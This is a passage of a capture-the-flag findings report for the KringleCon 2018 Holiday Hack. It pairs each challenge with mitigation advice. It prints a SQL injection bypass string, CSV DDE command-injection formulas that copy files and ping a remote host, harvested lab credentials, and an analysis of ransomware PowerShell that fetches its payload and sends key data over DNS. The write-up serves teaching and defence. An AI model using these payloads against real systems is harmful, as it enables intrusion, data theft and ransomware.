KringleCon 2018 Findings Report

Prepared by: Blake Bourgeois

Prepared for: Santa Claus

Contents

1: Executive Summary 6
2: Questions 7
2.1: Question 1: Holiday Hack History 7
2.1.1: Question 7
2.1.2: Answer 7
2.1.3: Methodology 7
2.1.4: Mitigation 7
2.2: Question 2: Rejected Talk Submissions 7
2.2.1: Question 7
2.2.2: Answer 7
2.2.3: Methodology 7
2.2.4: Mitigation 7
2.3: Question 3: The KringleCon Speaker Unpreparedness Room 8
2.3.1: Question 8
2.3.2: Answer 8
2.3.3: Methodology 8
2.3.4: Mitigation 8
2.4: Question 4: Encrypted ZIPs and Git Repos 8
2.4.1: Question 8
2.4.2: Answer 8
2.4.3: Methodology 9
2.4.4: Mitigation 9
2.5: Question 5: Kerberoastable User 9
2.5.1: Question 9
2.5.2: Answer 9
2.5.3: Methodology 9
2.5.4: Mitigation 10
2.6: Question 6: The Scan-o-Matic 10
2.6.1: Question 10
2.6.2: Answer 10
2.6.3: Methodology 10
2.6.4: Mitigation 11

2.7: Question 7: The Terrorist 12
2.7.1: Question 12
2.7.2: Answer 12
2.7.3: Methodology 12
2.7.4: Mitigation 13
2.8: Question 8: A Document, a Song 14
2.8.1: Question 14
2.8.2: Answer 14
2.8.3: Methodology 14
2.8.4: Mitigation 15
2.9: Question 9: Snort 16
2.9.1: Question 16
2.9.2: Answer 16
2.9.3: Methodology 16
2.9.4: Mitigation 16
2.10: Question 10: Malware Hosting Domain 17
2.10.1: Question 17
2.10.2: Answer 17
2.10.3: Methodology 17
2.10.4: Mitigation 17
2.11: Question 11: The Killswitch 18
2.11.1: Question 18
2.11.2: Answer 18
2.11.3: Methodology 18
2.11.4: Mitigation 18
2.12: Question 12: Ransomware Recovery 19
2.12.1: Question 19
2.12.2: Answer 19
2.12.3: Methodology 19
2.12.4: Mitigation 22
2.13: Question 13: Unlocking the Vault 22
2.13.1: Question 22
2.13.2: Answer 22

2.13.3: Methodology 22
2.13.4: Mitigation 22
2.14: Question 14: The Mastermind 22
2.14.1: Question 22
2.14.2: Answer 22
2.14.3: Methodology 22
2.14.4: Mitigation 22
3: Terminal Challenges 23
3.1: CURLing Master 23
3.1.1: Objective 23
3.1.2: Solution 23
3.1.3: Methodology 23
3.1.4: Mitigation 23
3.2: Dev Ops Fail 24
3.2.1: Objective 24
3.2.2: Solution 24
3.2.3: Methodology 24
3.2.4: Mitigation 25
3.3: Essential Editor Skills 25
3.3.1: Objective 25
3.3.2: Solution 25
3.3.3: Methodology 25
3.3.4: Mitigation 25
3.4: Lethal ForensicELFication 25
3.4.1: Objective 25
3.4.2: Solution 25
3.4.3: Methodology 25
3.4.4: Mitigation 26
3.5: Python Escape from LA 26
3.5.1: Objective 26
3.5.2: Solution 26
3.5.3: Methodology 26
3.5.4: Mitigation 26

3.6: Stall Mucking Report 27
3.7.1: Objective 27
3.6.2: Solution 27
3.6.3: Methodology 27
3.6.4: Mitigation 27
3.7: The Name Game 27
3.7.1: Objective 27
3.7.2: Solution 27
3.7.3: Methodology 27
3.7.4: Mitigation 28
3.8: The Sleighbell Lottery 28
3.8.1: Objective 28
3.8.2: Solution 28
3.8.3: Methodology 28
3.8.4: Mitigation 28
3.9: Yule Log Analysis 29
3.9.1: Objective 29
3.9.2: Solution 29
3.9.3: Methodology 29
3.9.4: Mitigation 30
4: Summary of Findings 31

1: Executive Summary

Following previous security incidents over the last several years, Santa hosted a virtual security conference, KringleCon, to bring together security practitioners and prevent future cyber disasters from impacting Christmas again.

However, not long after entering Santa's Castle, it was immediately clear something was amiss. Despite having world class speakers, helper elves were exposing serious issues and asking for assistance in exploiting Santa's Castle's IT infrastructure.

Not long into the conference, disaster struck when Hans, with the help of the toy soldiers who were supposed to be guarding the conference, took over and locked everyone in. Hans had devised a plot to steal the contents of Santa's vault.

Assisting the elves with various problems allowed access deeper and deeper into Santa's Castle. Luckily, Hans was foiled but a series of IT mishaps encrypted Alabaster Snowball's password vault and prevented further access to Santa's vault.

In the end, everyone was waiting in the vault. Nothing had been stolen, Hans was acting in service of Santa, and all the challenges at KringleCon were put in place to test the skills of the security practitioners at the conference.

With that in mind, in this document I will walk through the 14 questions, their answers, the process to discover the answer, and possible mitigation strategies. The sub-challenges, presented by the elves, will be discussed in the following section. It is understood that many of the challenges were intentionally vulnerable, to allow security practitioners to show their skills, but I think given the aim of Santa in creating these challenges, discussing mitigation strategies is both appropriate and necessary.

2: Questions

2.1: Question 1: Holiday Hack History

2.1.1: Question

"What phrase is revealed when you answer all of the KringleCon Holiday Hack History questions?"

2.1.2: Answer

"Happy Trails"

2.1.3: Methodology

This challenge required open-source intelligence techniques. Fortunately, all the previous Holiday Hack sites are up and operational. It was not difficult to read the scenarios for previous Holiday Hacks and get the answers to the questions. It was not necessary to rely on caches or archived pages to discover the answers.

2.1.4: Mitigation

There are no mitigations to be applied for this situation. It does not necessarily need to be remedied.

2.2: Question 2: Rejected Talk Submissions

2.2.1: Question

"Who submitted (First Last) the rejected talk titled **Data Loss for Rainbow Teams: A Path in the Darkness**?

2.2.2: Answer

John McClane

2.2.3: Methodology

The cfp.kringlecastle.com/cfp/ directory can be discovered by going to the "CFP" page, either through the header navigation or the application link.

By removing "cfp.html" from the URL, the contents of the /cfp/ directory are revealed, since directory listing is enabled. From this directory, the rejected-talks.csv is publicly available.

I downloaded the CSV and searched for the talk title, which shared a line with the speaker's name.

2.2.4: Mitigation

Disable directory listing on the nginx server.

https://www.netsparker.com/blog/web-security/disable-directory-listing-web-servers/#nginxweb

Do not host the list of rejected talks on a publicly available page if the information is not required to be online, public, or discoverable.

If the file needs to be shared, choose a different sharing mechanism that can be controlled with authentication and authorization.

Alternatively, encrypt the file and share the key to the necessary recipients out of band.

2.3: Question 3: The KringleCon Speaker Unpreparedness Room

2.3.1: Question

"The KringleCon Speaker Unpreparedness room is a place for frantic speakers to furiously complete their presentations. The room is protected by a door passcode. Upon entering the correct passcode, what message is presented to the speaker?"

2.3.2: Answer

"Welcome unprepared speaker!"

2.3.3: Methodology

Because the door's password mechanism did not reset after entering four characters, it is possible to reduce the amount attempts required to brute force the combination. Instead of putting in all 256 unique possibilities (1024 presses), it is possible to use a de Bruijn sequence calculator to get this done in 259 key presses at most.

By entering a de Bruijn sequence with a four character alphabet and looking for a four character long response, I was able to brute force the combination on the door.

2.3.4: Mitigation

By clearing out the entries after entering four characters rather than constantly evaluating the stream of entries, the de Bruijn sequence would not be able to be used to quickly brute force the door.

The door would still be vulnerable to brute forcing, given someone had enough time and access to the door. It may not be feasible to implement a lockout or a timeout for a certain number of failed codes within a certain time period. It could be a safety issue, for instance, if someone in need of emergency services was on the other side of the door, but a malicious actor had "locked" the door from opening, even with a valid code. The door should probably contain an override (like a physical key) that allows a bypass.

Since a lockout may not be able to be implemented, I would suggest at the very least increasing the length of the PIN on the door. Even with four characters, increasing the PIN will make it more difficult for an attacker to brute force the password on the door.

Alternatively, use a different technology or method for controlling access to the room. For instance, speaker badges that need to be swiped or scanned for entry.

2.4: Question 4: Encrypted ZIPs and Git Repos

2.4.1: Question

"Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file?"

2.4.2: Answer

Yippee-ki-yay

2.4.3: Methodology

I cloned Trufflehog (https://github.com/dxa4481/truffleHog) and ran it against the santas_castle_automation repo (https://git.kringlecastle.com/Upatree/santas_castle_automation).

I also cloned the santas_castle_automation repo to my local machine by downloading the ZIP file.

Trufflehog discovered the yippee-ki-yay password. I searched the santas_castle_automation repository for ZIP files and got the schematics.zip file. It was password protected, and the password as discovered by Trufflehog allowed me to unzip the archive.

2.4.4: Mitigation

The first mitigation is that the santas_castle_automation git repo should not be publicly available. Whether this is achieved by taking the whole git site to an internal-only address space inside the kringlecastle.com network's firewall or by using GitLab's permissions system to prevent unauthenticated access doesn't matter, though the first option is preferable depending on the elves' needs to share data.

The second mitigation would be to start using tools like git-secrets (https://github.com/awslabs/git-secrets) to prevent sensitive items from being pushed to git, public or private. A private git is not protection enough; it is too easy to accidentally publish these files. It's best to keep the sensitive data out of git entirely.

The third mitigation would be for the elves to point Trufflehog at their own repos to find places where sensitive data had been uploaded. The elves should then start cleaning up these secrets and use the first and second mitigation suggestions in the future to avoid further discoveries.

2.5: Question 5: Kerberoastable User

2.5.1: Question

"Using the data set contained in this SANS Slingshot Linux image, find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name?"

2.5.2: Answer

Ldubej00320@ad.kringlecastle.com

2.5.3: Methodology

I downloaded the OVA file and imported it in the VirtualBox, making sure to change my VM settings to allow the VM to start properly.

Once the VM started, I opened Bloodhound from the desktop and the dataset loaded itself automatically.

From the menu, I selected the "shortest path for kerberoastable users" query and looked at the data.

Since RDP was not considered a reliable path, I disregarded entries that used RDP and focused on the shortest paths using all other methods.

Ldubej00320@ad.kringlecastle.com had the shortest amount of jumps to Domain Admins and did not require the use of RDP.

2.5.4: Mitigation

Service account passwords should be long, at least 25 characters. If service accounts have a weak password, it will be easy to crack the NTLM hash belonging to the service account.

Service account passwords should be changed frequently. Even if the password is strong, if it never gets changed an attacker with enough time and resources may eventually crack that hash. Computing power continues to increase while “strong” passwords that haven’t been changed in 10 years aren’t so strong anymore.

Windows allows for Managed Service Accounts (https://blogs.technet.microsoft.com/askds/2009/09/10/managed-service-accounts-understanding-implementing-best-practices-and-troubleshooting/) which can alleviate some of the pains of key management for Service Accounts.

Furthermore, the principle of least privilege should be used whenever possible to ensure privileged services accounts are limited in scope to reduce the paths of attackers and options if one of the accounts are compromised.

Finally, new methods are being developed to detect movement methods like Kerberoasting. It may be worthwhile to set up detection strategies (like using methods that are detailed here: https://www.trustedsec.com/2018/05/art_of_kerberoast/) as well as using Bloodhound and other discovery tools against the domain to find high-value accounts and ensure their accounts are properly protected, have had a password change recently, etc.

2.6: Question 6: The Scan-o-Matic

2.6.1: Question

“What is the access control number revealed by the door authentication panel?”

2.6.2: Answer

19880715

2.6.3: Methodology

The first thing I did was decode Alabaster’s lost badge. The QR code on his badge reads “oRfjg5uGHmbduj2m” which was not immediately useful. The code did not appear to decode to anything or have been derived from his name.

Trying Alabaster’s badge against the scanner shows that “the authorized user has been disabled.” This descriptive error reveals that accounts can be authorized as well as enabled or disabled.

The next step, I created a QR code for each SQL injection technique here (https://pentestlab.blog/2012/12/24/sql-injection-authentication-bypass-cheat-sheet/) and tracked responses in a spreadsheet.

The errors I got revealed more “authorized user has been disabled” messages along with “no authorized account found” messages. However, certain queries threw a full syntax error which provided the entire string being used by the scanner. The errors also revealed that the scanner was using MariaDB, which helped determine what kind of comments I needed to use for injection.

The full error, as revealed by the scanner, was “user_info=query("select first_name,last_name,enabled from employees where authorized = 1 and uid = '{}' limit 1".format(uid))")”.


Here we can see the oRfjg5uGHmbduj2m for Alabaster was his UID. The select statement shows that the first name, last name, and enabled flag were being checked for any UID that was also authorized. The main problem with the injection is that the WHERE statement checks for authorized and a UID. Traditionally, a SQL injection uses some value that evaluates to true, like “1” = “1”, to generate a success. In this instance, the enabled flag was never set and the door still wouldn’t open.

The syntax error shows how the UID is being passed to the query. From this, I created the following injection: ' or authorized = 1 and enabled = 1 limit 1 – blah.

The full command then looked like user_info=query("select first_name,last_name,enabled from employees where authorized = 1 and uid = '' or authorized = 1 and enabled = 1 limit 1 – blah ' limit 1".format(uid))")

Because of the logic of the query, by immediately closing the uid with a single quote and using and OR operator after, either side of the operator can be true to succeed. The errors show that the user must both have authorization and be enabled, therefore, I selected authorized = 1 and enabled = 1 for the injection. The query is still selecting a first name, last name, and enabled status, however. The injection, as is written, would return several users. When returning a selection with several users, the scanner throws an error. Therefore, it was necessary to put the limit 1 back into the string to make sure that the first found user who was enabled and authorized would be selected. Finally, since I escaped the single quote surrounding the UID, I had to do something about the leftover quote. MariaDB comments require a space after the double hyphen. The trailing space was not being reflected in the QR code, however, so I inserted junk test after the trailing space to make sure the comment would fire correctly.

The final QR code looked like this:



2.6.4: Mitigation

The current QR code system as it provides a simple UID is not secure. As a design that is meant to be easy to capture and machine readable, any visible badge is at risk of being duplicated by a malicious actor. Cameras and recording devices are so ubiquitous what are the odds this type of “password” won’t be stolen? If a badged solution is to be employed, it would make more sense to use a proximity badge that is more difficult to replicate or spoof. As evidenced in this case, the ability for anyone to create their own badges represents a serious vulnerability for the system as it relates to uncontrolled user input.

A second issue with the system is that it appears to be ready to accept a fingerprint, but the door opened with just a badge. It is unclear how the scanner is actually meant to be used and what the utility of a fingerprint would be. Even if the badge QR issues are not resolved, enabling a second factor of authentication here (that being biometrics, something you are) would reduce the impact of a duplicated badge without the second factor. The two mechanisms should work independently, in that the SQL injection vulnerability could not be used to bypass both authentication methods.

When logging errors, best practice is to be verbose on the backend but quiet on the front end. The system reveals too much about the status of enabled and authorized users, but the unhandled syntax errors do the most harm. This error should have never been publicly visible.

Finally, the input should have been sanitized to prevent injection. The scanner directly read the QR badge information and put it into the query. Instead, the QR code could have been read into a variable and then sanitized. If there is a common construction, or expectation, of how UIDs are formed, it would be easy enough to remove quotes, hyphens, equals signs, and other illegal characters to make a benign query—or refuse to pass the variable along at all if it fails a sanitation check, and return a generic user to the attacker.

2.7: Question 7: The Terrorist

2.7.1: Question

"Which terrorist organization is secretly supported by the job applicant whose name begins with "K"?

2.7.2: Answer

Fancy Beaver

2.7.3: Methodology

Upon a successful submission, the site provides the details that potential hires can be found at C:\candidate_evaluation.docx.

First, I checked to see if there were any kind of directory listings available on the site. The amount of links in the source are sparse, and most don't seem to go into directories, with the exception of some javascript linked in the header. When attempting to navigate a directory down to https://careers.kringlecastle.com/static/js/, the site throws a very descriptive 404. In fact, trying to test almost any url on the site all pushes to this custom 404 page.

The 404 page reveals more information about the local file system, in that there is a publicly accessible virtual directory at c:\careerportal\resources\public\ tied to https://careers.kringlecastle.com/public/.

This reveals enough that the file C:\candidate_evaluation.docx needs to be copied to https://careers.kringlecastle.com/public/.

Having been a studious conference attendee, I was familiar with Brian Hostetler's talk on CSV DDE Injection (https://www.youtube.com/watch?v=Z3qpcKVv2Bg).

I crafted a CSV, and through a text editor, changed one of the fields to this command:

=cmd|'/C copy c:\candidate_evaluation.docx c:\careerportal\resources\public\eval.docx

Initially, this was not working. I was not sure if there was an issue with my formatting. I tried several different versions of the command, xcopy, robocopy, and powershell's copy-item cmdlet as alternatives. Still, I failed to find the named file at the public link. I verified that all of the proposed injections were working locally on my machine, and the copy was successful every time. I needed to confirm the server was executing my commands at all.

On a remote server, I set up a listener to detect a ping. I pushed =cmd'/c ping $remote_address and confirmed my injection was working.

Next I wanted to understand a little more about the filesystem, to see if maybe there was something I was missing. First I confirmed I could write to the directory by running =cmd'/c tasklist > c:\careerportal\resources\public\tasklist.txt. This worked, and I was able to browse all the running services on the server. Next I starting using =cmd'/c dir $directory > c:\careerportal\resources\public\dir.txt to view different paths like c:\, c:\careerportal, c:\careerportal\resources, and c:\careerportal\resources\public. I was able to verify the file was truly at the path indicated.

I began to consider using alternative methods to exfiltrate the file, like using Powershell to convert the file into a byte stream, base64 encode it, and save it to a text file since I knew that worked. I did not want my commands to become too cumbersome, however. Troubleshooting the simple command was giving enough trouble as it was. The public folder was empty, except for the results of my dir command. It seemed to be cleared out rather frequently. Since I knew I had a working command, I submitted this CSV several times and monitored the contents of the public directory. When another user successfully copied the file, I quickly grabbed a copy for myself.

Not satisfied with this solution, I went back and started trying the copy command again. The copy worked and I was able to get the file at the unique filename I specified. I am not sure if the previous failures were due to some small, overlooked detail or timing issues. Nevertheless, I was able to retrieve the file through these methods as well as gain additional details about the server.

2.7.4: Mitigation

First, the careers portal reveals too much information. Notifying the submitter that a sensitive document resides on a certain location on the hard drive is unnecessary. In fact, I would suggest not storing that document on a web facing server at all. That have prevented the file from being exfiltrated. Likewise, the 404 error page should not have details on the local file system or even the directions on how to access public files. That might be useful in a local knowledgebase, behind authentication, but is far too revealing for a 404.

User awareness training, particularly for the elves doing the processing, is in order. The amount of prompts required to click through to make these commands execute is hugely abnormal and should serve as a warning to any user. These commands still require manual intervention to run, in that the upload by itself is not guaranteed to exploit anything. As with the suggestion that the file should not be on the web server, the elves should not be using the web facing server to interact with the files anyway.

There may be better ways to go about processing the CSV files to avoid some of the manual intervention. Since CSV files are just text, they could be opened with a text or code editor. A powershell function that uses import-csv could be used to store and view the results of the file without the danger

of the DDE exploits being run. Powershell could also strip out the four common indicators (“=”,”+”,”-“, and “@”) and export the CSV back out to kill commands and disable prompts before the file is opened.

2.8: Question 8: A Document, a Song

2.8.1: Question

“What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball?”

2.8.2: Answer

Mary Had a Little Lamb

2.8.3: Methodology

For this question, we are tasked with finding the details in an email and are pointed to a packet sniffing server. I imagined getting access to the server would provide me access to a sniff with details on the email. Based on Sugarplum Mary’s concerns, I tried accessing robots.txt to see if I could determine directories that weren’t meant to be indexed. This file was listed as “not found” and was a dead end. Almost everything I tried was not found. I did discover through the source code references to javascript and css files in the /pub/ folder. This folder gave the message “illegal operation on a directory, read” so I couldn’t use directory listing here, either. I browsed directly to the API endpoints at api/login and api/logout, but didn’t get anything from them. When browsing the source I did see a giant JS that was meant to protect against XSS. At the time, I wasn’t sure if this was a challenge to use XSS or an explicit and effective block on XSS.

I registered an account on the site to log into the Packalyzer. Testing the login page, XSS doesn’t seem very feasible because of how tightly locked down the username and email fields are through validation.

When I logged in, I checked the account tab and noticed there was an explicit mention of “is admin?” with the value of false. I could set the user_info.is_admin value to “true” through the Javascript console but it didn’t change anything about the experience.

I ran the sniffer a couple of times and looked at the patterns. Clearly, 10.126.0.3 is the server, and the other clients are all talking to it. This could be relevant if we needed to pivot, especially to get an email from a box. I downloaded the PCAP from the captures tab and looked at it in Wireshark; however, all the traffic is encrypted so this was a dead end.

As per Chris Elgee and Chris Davis’s KringleCon talks, it seemed I’d need access to the SSL keys on the server to view the traffic on these PCAPs. So there must be something misconfigured on the server that would grant me access to the SSL key log file to decrypt the sniffed traffic.

Reviewing the source again, the code mentioned that everything is handled “server side through app.js” which was found at https://packalyzer.kringlecastle.com/pub/app.js after a couple of attempts. The file does reference a variable related to the key_log_path and the SSLKEYLOGFILE.

The code indicates dev_mode is on. This is what allows the SSLKEYLOGFILE to be generated and changes the way that directories are created. Typically, only /pub/ and /upload/ should be available, but dev_mode turns environment variables into directories through the load_envs function. Since sslkeylogfile is an environment variable, the site will expose https://packalyzer.kringlecastle.com/sslkeylogfile as a valid directory. It errors out with the message

“Error: ENOENT: no such file or directory, open '/opt/http2packalyzer_clientrandom_ssl.log/'” This has revealed part of the path for the SSL key log file. The key_log_path also includes the DEV environment variable before the SSLKEYLOGFILE. By concatenating these, I arrived at the full path of https://packalyzer.kringlecastle.com/dev/packalzyer_clientrandom_ssl.log/

Based on the KringleCon talks on HTTPS2, I knew saving this log file and adding it to my SSL preferences in Wireshark would allow me to decrypt the traffic spit out by the Packalyzer. I created a new sniff, downloaded the PCAP, opened it in Wireshark with the key log configured, but all the traffic was still encrypted. The key file I had was older than my sniff. After refreshing the packalyzer_clientrandom_ssl.log file a few times, I determined the list was constantly updating. This time I sniffed the traffic, then quickly downloaded the latest key log file. Now that my key log was from after my sniff, the traffic in the latest PCAP matched the recent keys in the file.

Using Wireshark, it didn’t appear the traffic sent from the server was very interesting. It certainly wasn’t mail data. Most of it had been the source code for the HTML page itself. However, users were clearly interacting with the system, so they probably logged in. I set a filter to ip.dst == 10.126.0.3 to find conversations from the endpoints to the server. I found three individual IP addresses each with their own user. The decrypted data showed me the username and password each address posted to the api/login page. I took down bushy and pepper’s passwords, when I discovered the third address (10.126.0.104) belonged to Alabaster Snowball himself. Since Alabaster could be considered the main admin for Santa’s Castle, I used his username (alabaster) and password (Packer-p@re-turntable192) to access the Packalyzer application.

Having already been familiar with the application, I immediately went to Captures and downloaded a “super_secret_packet_capture” from his account and opened it in Wireshark.
This PCAP did contain a sniff related to mail traffic, and it was not encrypted. By right clicking a packet and going to Follow>TCP Stream I was able to view the email between Holly Evergreen and Alabaster Snowball through the mail.kringlecastle.com server.

The stream shows a base64 encoded attachment. By copying the attachment’s base64 and running it through a file converter, the PDF Holly sent to Alabaster was recovered.

2.8.4: Mitigation

This question uncovers several issues that can be addressed.

First, related to the git issues in Question 4 (see 2.4.3), elves at Santa’s Castle should practice keeping secrets out of production. In this case, source code that should not have been made available was explicitly mentioned in the public comments for the site and was accessible. Furthermore, dev_mode was left enabled on the box, when it probably was only meant to be turned on for a little while. This may be a case where developers need to be reminded of security needs or better policies need to be enacted to ensure developers are doing things securely. The SSL keys used by the server should have definitely not been made available on the public network.

Second, for such a sensitive application, there should likely be a separate dev environment. Additionally, the service should probably not be available to the public internet. It is listening on internal addresses, obviously, but it is reachable outside of Santa’s Castle. A separate dev environment would allow for

better testing of the application without the arbitrary way the app exposed environment variables as paths.

Santa's Castle is running its own mail server. Mail going through the locally hosted server is running over SMTP port 25 and is unencrypted. With applications like Packalyzer available on the network, this is potentially a liability because everyone's mail will be viewable in plain text. Santa's Castle should look into making encrypted connections available for the mail server. It will not protect the messages once they are on the endpoints, but it will protect emails from being read and attachments from being exfiltrated by a sniffer. There is a plethora of software as a service offerings for mail that are likely more sustainable and certainly more secure than what is in place now.

2.9: Question 9: Snort

2.9.1: Question

"What is the success message displayed by the Snort terminal?"

2.9.2: Answer

"Snort is alerting on all ransomware and only the ransomware!"

2.9.3: Methodology

I downloaded several of the PCAPS from the http://snortsensor1.kringlecastle.com site.

At a glance, it appears there were several variations of the domain names being contacted by the ransomware. It might have been possible to create a regex filter to match domains that were close matches.

However, after reviewing the logs, the malware matches a common pattern. Domain name aside, the malware always reaches out to the same subdomain, and then increments another subdomain starting at 0 and climbing up. The first subdomain, 77616E6E61636F6F6B69652E6D696E2E707331, was consistent across several PCAPs and across all domain names. No other IoCs were apparent. I checked traffic coming to and from a confirmed infected machine, and the 77616E6E61636F6F6B69652E6D696E2E707331 was the sole and consistent indicator of compromise.

DNS traffic occurs over UDP. DNS traffic will go to port 53 on a DNS server and will originate from an ephemeral port on the endpoint. To this point, however, DNS traffic flows from both the endpoint and the DNS server. A simple content rule should catch the subdomain present in every DNS record. Based on these assumptions, I updated the file at /etc/snort/rules/local.rules to "alert udp any any <> any any (msg:"Ransomware Alert!";sid:1000001;content:"77616E6E61636F6F6B69652E6D696E2E707331";)

2.9.4: Mitigation

Several security products, like Cisco Umbrella, can detect when endpoints are talking to randomly generated domains (https://docs.umbrella.com/investigate-ui/docs/dga-detection-system-1). This is not directly related to the activity that is being seen here, but the point stands that if DNS queries were being logged and analyzed before the event the large number of queries to a set of unknown/unused domains likely would have triggered an anomalous alert that could have been actioned on sooner.

2.10: Question 10: Malware Hosting Domain

2.10.1: Question

"What is the domain name the malware in the document downloads from?"

2.10.2: Answer

Erohetfanu.com

2.10.3: Methodology

I downloaded and extracted the provided DOCM file. Initially I unzipped the DOCM file and parsed through a couple of files. I didn't have the necessary tools to view the vbaProject.bin file. Then I opened the document and attempted to view the AutoOpen macro that tried to run through the VBA developer tools. I was not finding what I wanted so I did some research on tools to analyze macros in documents and I found the olevba from oletools to fit my needs.

I installed oletools and provided olevba the CHOCOLATE_CHIP_COOKIE_RECIPE.docm. Olevba showed that the macro contained an obfuscated powershell command. I copied the command and opened up Powershell ISE and pasted it into a new script.

To deobfuscate the script, I changed the first "iex" to write-host. IEX stands for Invoke-Expression, and would have run the command. By changing iex to write-host the script should deobfuscate itself and show what the script actually intended to do. In some cases, it may have been useful to fire off the script in an isolated VM with script block logging and powershell transcripts turned on. This would have also deobfuscated the code. This code was simple enough not to have to do several layers of analysis on.

The code confirmed the findings in snort, in that it would attempt to resolve the DNS name and pull down a TXT record explicitly from 77616E6E61636F6F6B69652E6D696E2E707331, though here the domain was just erohetfanu.com. There was another subdomain to 77616E6E61636F6F6B69652E6D696E2E707331, starting at 0 and incrementing up through a loop. This is the mechanism used by the infected machines to pull down the real payload from DNS text records.

The end of this script was meant to convert an array of hex values it pulled from DNS records to ASCII text and then execute it with iex. Again, I changed iex to write-host to reveal the wannacookie payload for the next steps. This returned a very large line of text that I reformatted to be legible, starting by entering newlines after semicolons where necessary and tabbing out functions, loops, if statements, etc. Powershell is my strongest language so I had a good feel for what the formatting should look like for this script.

2.10.4: Mitigation

A cursory look at the malware in both the macro and the wannacookie payload does not indicate the malware spreads through lateral movement. Wannacry and some derivatives, like Wannamine, use mimikatz and other tools to jump to other hosts on the network and spread as a worm.

The uncomfortable truth facing Santa's Castle is that every infected host had a user that opened the infected document and enabled the macros, in a document that was not even sophisticated enough to require the macro to run to reveal the rest of the file.

More strict macro options can be set in Group Policy to prevent elves from running the macros anyway (https://www.thewindowsclub.com/block-macro-malware-microsoft-office).

User education should be pursued to ensure elves are careful about running macros, especially. Unfortunately, these are elves, and this document was probably reasonably related to their job duties and Christmas Cheer; however, acceptable use policies should be reviewed to ensure elves are not performing potentially dangerous activities and dealing with personal files on their work machines in the kringlecastle domain.

2.11: Question 11: The Killswitch

2.11.1: Question

"What is the full sentence text that appears on the domain registration success message?"

2.11.2: Answer

"Successfully registered yippeekiyaa.aaay!"

2.11.3: Methodology

At the top of the main function, "wanc," the script checks if a lookup is null. Wannacry was stopped when a lookup it was using actually resolved.

This piece is large, so I'll step through it below.

```
$S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";
($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1)))
$(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -
Type TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8)))
```

If you separate it into parts, the script will execute if the following does not equal $null. Each function listed has an abbreviated name and is defined at the top of the script. H2A converts hex values to ASCII. B2H converts bytes to hex. Ti_rox xor's two values. G2B decompressed gzipped data. H2B converts hex values to bytes.

This line begins by getting the txt record from 6B696C6C737769746368.erohetfanu.com as it is stored at the erohetfanu.com nameserver. This returns a hex value.

It also converts the value of $S1 (above), which is a hex string, to bytes. It then decompresses the result and converts it back to hex from bytes. The first result from the nameserver is then xor'd against the result of all this decompression and conversion. The ti_rox function returns bytes, so the script once more converts bytes to hex and then hex to ASCII to get a readable string.

This string, yippeekiyaa.aaay, is then resolved against 8.8.8.8. Before the domain is registered with a nameserver, the result will be null, as that domain isn't valid and the resolution fails. When the check above evaluates to false, the script continues.

Therefore, yippeekiyaa.aaay was registered in the HoHoHo Daddy portal as the sinkhole domain.

2.11.4: Mitigation

This step itself was the main mitigation for this specific attack.

General mitigation steps for this are similar to mitigation as suggested in section 2.9.4. Monitoring outbound DNS queries for anomalous results may have detected failed resolutions to yippeekiyaa.aaay without the need to reverse the script.

2.12: Question 12: Ransomware Recovery

2.12.1: Question

“What is the password entered in the database for the Vault entry?”

2.12.2: Answer

ED#ED#EED#EF#G#F#G#ABA#BA#B

2.12.3: Methodology

For this question, I had the full dump of wannacookie formatted and documented by manually testing each function and testing and verifying their outputs. Alabaster also provide a copy of a memory dump for the powershell process on his infected machine.

The way the wannacookie malware works is it first attempts to resolve the DNS address as above. If the lookup succeeds, as with a killswitch, the first if statement is true and the wanc function ends.

The wannacookie malware then checks if the target system is running a local web service on 127.0.0.1:8080 or if it is not a part of the kringlecastle domain. If either of these are true, the wanc function ends. It stops if a service is on port 8080 because the script eventually opens a web listener on this port, and this prevents the malware from running again on a system it has already infected. The fact it only targets kringlecastle computers shows it is a targeted malware.

The script begins by downloading a public key over a DNS txt record from 0.7365727665722E637274.erohetfanu.com through 9.7365727665722E637274.erohetfanu.com. The txt records’ hex values are combined into a single variable and returned as an ASCII string. 7365727665722E637274 when converted from hex to ASCII reads “server.crt.” This is interesting to note, being that the file download’s filename could be server.crt as a public key.

The wanc function then generates 16 random bytes (as $b_k) that will be used for encrypting. Wanc converts the 16 bytes to hex and then takes a hash of the hex value.

The function then passes the 16 random bytes and the public key to a function that encrypts the 16 bytes with the public key and stores the encrypted blob as a hex string in $p_k_e_k.

Using DNS as a communication channel, the blob is sent in several requests to erohetfanu.com. A unique ID is generated based on the response from the server at this time.

The function collects all elfdb files and ignores wannacookie files in the user’s profile, then passes the files and the 16 random bytes to the encryption function. This adds the wannacookie extension and makes the files inaccessible due to the encryption.

Next, the script clears the hex and byte values of the encryption key from memory to make them unrecoverable. They are not present in the memory dump.

The rest of the wanc function is not important. It does, interestingly, download a full HTML page with base64 encoded images all from DNS records. This webpage is set up on a local listener that responds to several different API calls for checking if the ransom has been paid and decrypting the files. Attempting to check if the ransom was paid always returns false, and was expected to remain false, so the code was not relevant to the rest of the analysis. The webpage was meant to pull the decryption key, as the attackers have the corresponding private key to decrypt the exfiltrated encrypted blob, back over DNS

and provide it as a parameter to the decryption function. The code does provide a native way to unencrypt the files if the key was recovered, however.

After testing the function that encrypts the key with the public key several times, I found that the result will always be 512 characters. Using powerdump, I found only one match for a 512 character string. Based on its location in the dump, I determined this was the same variable as $p_k_e_k, the encrypted version of $b_k. Although $b_k, and its hex counterpart $h_k, were cleared, if $p_k_e_k could be decrypted, the files could be recovered. I checked the dump for other interesting character lengths. For example, the hex key was hashed using SHA-1. The 40 character string "b0e59a5e0f00968856f22cff2d6226697535da5b" appeared where I believe it would have been and was likely the hash of the encrypting key. I attempted to look this up on several sites hosting rainbow tables, but there were no hits or shortcuts to decrypting the key.

